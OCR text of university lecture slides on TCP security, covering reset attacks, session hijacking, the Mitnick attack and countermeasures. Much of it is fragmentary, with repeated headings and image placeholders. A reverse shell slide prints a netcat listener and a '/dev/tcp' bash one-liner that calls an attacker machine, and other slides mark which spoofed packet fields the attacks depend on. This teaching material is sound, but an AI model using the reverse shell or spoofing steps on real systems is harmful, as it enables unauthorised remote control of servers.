
```
  PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
    3 root      20   0       0      0      0 R   6.6   0.0   0:21.07 ksoftirqd/0
 1108 root      20   0  101m   60m   11m S   0.7   8.1   0:28.30 Xorg
 2807 seed      20   0  91856  16m   10m S   0.3   2.2   0:09.68 gnome-terminal
    1 root      20   0   3668   1932   1288 S   0.0   0.3   0:00.46 init
    2 root      20   0      0      0      0 S   0.0   0.0   0:00.00 kthreadd
    5 root      20   0      0      0      0 S   0.0   0.0   0:00.26 kworker/u:0
    6 root      RT   0      0      0      0 S   0.0   0.0   0:00.00 migration/0
    7 root      RT   0      0      0      0 S   0.0   0.0   0:00.42 watchdog/0
    8 root       0 -20      0      0      0 S   0.0   0.0   0:00.00 cpuset
```

SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE

Countermeasures

SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE

Countermeasures




SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE


TCP Reset Attacks

SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE


Closing TCP Connections

Source port								Destination port
Sequence number								
Acknowledgment number								
TCP header length		U R G	A C K	P S H	R S T	S Y N	F I N	Window size
Checksum								Urgent pointer






TCP Reset Attack



Question: Header Fields


When spoofing a TCP RST packet to break down a connection between A and B, what fields of the header (IP + TCP) are critical to the success of the attack?




Spoofing

Spoofing TCP Reset Packet

Version	Header length	Type of service	Total length	
Identification		Flags	Fragment offset	
Time to live	Protocol	Header checksum		IP
Source IP address: **10.2.2.200** ✓				
Destination IP address: **10.1.1.100** ✓				
Source port: **22222** ✓		Destination port: **11111** ✓		
Sequence number ✓				
Acknowledgment number				TCP
TCP header length		URG ACK PSH **RST** SYN FIN	Window size	
Checksum		Urgent pointer		



Launch TCP Reset Attack on Existing Connections




SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE

TCP Session Hijacking Attack


SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE

TCP Session Hijacking Attack


	Version	Header length	Type of service					Total length	
	Identification						Flags	Fragment offset	
	Time to live		Protocol					Header checksum	
	Source IP address ✓								
IP	Destination IP address ✓								
TCP	Source port ✓							Destination port ✓	
	Sequence number ✓								
	Acknowledgment number								
	TCP header length		U R G	A C K	P S H	R S T	S Y N	F I N	Window size
	Checksum							Urgent pointer	



What Command to Inject?



Inject More Dangerous Command: **Reverse Shell**



Reverse Shell Demonstration

```
seed@Attacker (10.0.2.4):~$ pwd
/home/seed
seed@Attacker (10.0.2.4):~$ nc -l 9090 -v
Connection from 10.0.2.8 port 9090 [tcp/*] accepted
seed@Server (10.0.2.8):~/Documents$ pwd
pwd
/home/seed/Documents
seed@Server (10.0.2.8):~/Documents$
```

Connected to the server

The commands typed here are running on the server machine

```
seed@Server (10.0.2.8):~/Documents$ pwd
/home/seed/Documents
seed@Server (10.0.2.8):~/Documents$ /bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1
```

SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE

The Mitnick Attack

SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE


Mitnick Attack Story (1994 and 1995)

Kevin Mitnick

Tsutomu Shimomura

source code

Mitnick Attack: Technical Details




SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE

Defending Against TCP Attacks

SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE

Defending Against TCP Attacks

	Version	Header length	Type of service	Total length					
	Identification			Flags	Fragment offset				
	Time to live		Protocol	Header checksum					
IP	Source IP address								
IP	Destination IP address								
TCP	Source port			Destination port					
TCP	Sequence number								
TCP	Acknowledgment number								
TCP	TCP header length		URG	ACK	PSH	RST	SYN	FIN	Window size
TCP	Checksum			Urgent pointer					



Encrypt Traffic

SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE

Summary

SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE

Summary

- TCP protocol
  - TCP versus UDP
  - TCP client/server programs
  - TCP buffer
  - Flow control and congestion control
- Three-way handshake protocol and SYN flooding attack
- TCP reset attack
- TCP session hijacking attack
- Mitnick attack
- Countermeasures

SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE